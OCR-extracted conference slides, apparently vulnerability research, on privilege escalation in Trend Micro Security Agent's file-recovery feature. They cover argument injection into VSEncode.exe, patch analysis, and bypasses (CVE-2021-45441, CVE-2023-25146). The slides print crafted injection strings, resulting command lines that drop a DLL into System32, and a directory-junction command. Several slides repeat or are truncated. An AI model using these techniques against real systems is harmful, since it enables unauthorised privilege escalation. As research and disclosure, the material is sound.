
- Command Line

```
"C:\Program Files (x86)\Trend Micro\Security Agent\VSEncode.exe" /o /d
/s "a"
/s "C:\Exploit\LPE.dll"
/r "C:\Windows\SysNative\filename"
/r "a"
/s "C:\Exploit\LPE.dll"
/r "C:\Windows\SysNative"
```

- => Recover C:\Exploit\LPE.dll to C:\Windows\System32

Collision Bug: Argument Injection in File Recovery

- Orig
  a"
- File
  fil
- Com
  "C:
  /s
  /s
  /r
  /r
  /s
  /r
- => Recover C:\Exploit\LPE.dll to C:\Windows\System32



Collision Bug: Argument Injection in File Recovery

- Patch Analysis
  - Character blacklist on both Original Path and File Name
  - Double quotes " and slashes / not allowed
    => No injection and fake arguments

```
wcscpy(Control, L"/*?\"<>|");
sprintf(szFileName, L"%s%s", pszPath, wszFileName);

if ( wcspbrk(szFileName, Control) ) {
  Log(0x45, L"D:\\ws\\workspace\\OSCE\\OSCE_Common\\build\\src\\Client\\PccNT\\Service\\CNTTmNTScan\\
      cnttmnts_TmSpyware.cpp", 1495, L"%s - The file name \"%s\" contains unexpected characters.",
      L"ExecFARestoreThread", szFileName);
  LastError = -66001;
  ...
```

CVE-2021-45441: Patch Bypass with Meddlesome MFC

- Another similar path in file recovery, with sha1 argument in IPC data

```
sprintf(wszCommand, L"\"%s%s\" /sha1 \"%s\" /o /d /s \"%s%s\" /r \"%s\"",
        wszInstallFolder, L"VSEncode.exe", sha1sum, wszPath, wszFileName, wszFolderName);
...
if ( CreateProcessWithIssuerCheckW(
        L"Trend Micro, Inc.", NULL, wszCommand, NULL, NULL, TRUE, 0x20, NULL, NULL, &_si, &pi) ) {
...
```

CVE-2021-45441: Patch Bypass with Meddlesome MFC

- Another similar path in file recovery, with sha1 argument in IPC data

```
sprintf(wszCommand, L"\"%s%s\" /sha1 \"%s\" /o /d /s \"%s%s\" /r \"%s\"",
        wszInstallFolder, L"VSEncode.exe", sha1sum, wszPath, wszFileName, wszFolderName);
...
if ( CreateProcessWithIssuerCheckW(
        L"Trend Micro, Inc.", NULL, wszCommand, NULL, NULL, TRUE, 0x20, NULL, NULL, &_si, &pi) ) {
...
```

- /sha1 argument was not filtered
  - We can still use double quote to break the command line and forge /s and /r
  - Only last /s and /r in argv will be used
  - Need to invalidate the original /s and /r
- Single quote is also not filtered

CVE-2021-45441: Patch Bypass with Meddlesome MFC

- Another similar path in file recovery, with sha1 argument in IPC data

```
sprintf(wszCommand, L"\"%s%s\" /sha1 \"%s\" /o /d /s \"%s%s\" /r \"%s\"",
        wszInstallFolder, L"VSEncode.exe", sha1sum, wszPath, wszFileName, wszFolderName);
...
if ( CreateProcessWithIssuerCheckW(
        L"Trend Micro, Inc.", NULL, wszCommand, NULL, NULL, TRUE, 0x20, NULL, NULL, &_si, &pi) ) {
...
```

- /sha1 argument was not filtered
  - We can still use double quote to break the command line and forge /s and /r
  - Only last /s and /r in argv will be used
  - Need to invalidate the original /s and /r
- Single quote is also not filtered

CVE-2021-45441: Patch Bypass with Meddlesome MFC

- VSEncode.exe is actually developed with MFC
- Means it used CWinApp::ParseCommandLine to parse argv
  - *CWinApp::ParseCommandLine calls ParseParam once for each parameter or flag on the command line, passing the argument to pszParam. If the first character of the parameter is a - or a /, then it's removed and bFlag is set to TRUE. When parsing the final parameter, bLast is set to TRUE.*
- - is not in character blacklist
  - We can use -s and -r to replace /s and /r

CVE-2021-45441: Patch Bypass with Meddlesome MFC

- We crafted the following arguments
  - sha1

    ```
    EC323CF59D00DCC19F032C82951E3C7BE5046C46" /o /d /s "C:\Exploit\phoneinfo.dll" -r '
    ```

  - Original Path

    ```
    -r C:\Windows\SysNative
    ```

  - File Name

    ```
    filename' -r
    ```

CVE-2021-45441: Patch Bypass with Meddlesome MFC

- We crafted the following arguments
  - sha1

    ```
    EC323CF59D00DCC19F032C82951E3C7BE5046C46" /o /d /s "C:\Exploit\phoneinfo.dll" -r '
    ```

  - Original Path

    ```
    -r C:\Windows\SysNative
    ```

  - File Name

    ```
    filename' -r
    ```

- Leads to command line

```
"C:\Program Files (x86)\Trend Micro\Security Agent\VSEncode.exe"
/sha1 "EC323CF59D00DCC19F032C82951E3C7BE5046C46" /o /d
/s "C:\Exploit\phoneinfo.dll"
-r '" /o /d /s " -r C:\Windows\SysNative\filename'
-r " /r "
-r C:\Windows\SysNative"
```

CVE-2021-45441: Patch Bypass with Meddlesome MFC

- We crafted the following arguments
  - sha1

    ```
    EC323CF59D00DCC19F032C82951E3C7BE5046C46" /o /d /s "C:\Exploit\phoneinfo.dll" -r '
    ```

  - Original Path

    ```
    -r C:\Windows\SysNative
    ```

  - File Name

    ```
    filename' -r
    ```


- Leads to command line

```
"C:\Program Files (x86)\Trend Micro\Security Agent\VSEncode.exe"
/sha1 "EC323CF59D00DCC19F032C82951E3C7BE5046C46" /o /d
/s "C:\Exploit\phoneinfo.dll"
-r '" /o /d /s " -r C:\Windows\SysNative\filename'
-r " /r "
-r C:\Windows\SysNative"
```

CVE-2021-45441: Patch Bypass with Meddlesome MFC

- We c
  - sh
  - O
  - Fi
- Lead

```
"C:\
/sha
/s '
-r '
-r '
-r C:\Windows\SysNative"
```



CVE-2021-45441: Patch Bypass with Meddlesome MFC

- Patch Analysis
  - File recovery logic moved into NTRTScan
- No Command, No Injection

```
...
CVSEncrypter::CVSEncrypter(...);
...
CVSEncrypter::SetSha1Hash(&Encrypter, &v73, wszSha1Hash);
CVSEncrypter::SetFolder(&Encrypter, &v73, wszFolder);
CVSEncrypter::SetFilePath(&Encrypter, &v73, wszFilePath);
...
ExitCode = CVSEncrypter::Execute(&Encrypter);
...
```

CVE-2023-25146: Patch Bypass with Directory Junction

- What if we recovery a file to a Directory Junction?
- Old tricks always work
  - Quarantine `C:\FakeDir\phoneinfo.dll`
  - Create a Directory Junction

```
> mklink /J C:\FakeDir C:\Windows\System32
Junction created for C:\FakeDir <<===>> C:\Windows\System32
```


  - Recovery the file to `C:\FakeDir\`, which redirected to system32

CVE-2023-25146: Patch Bypass with Directory Junction

- Wha
- Old t
  - Q
  - C

```
>
J
```

  - R




CVE-2023-25146: Patch Bypass with Directory Junction

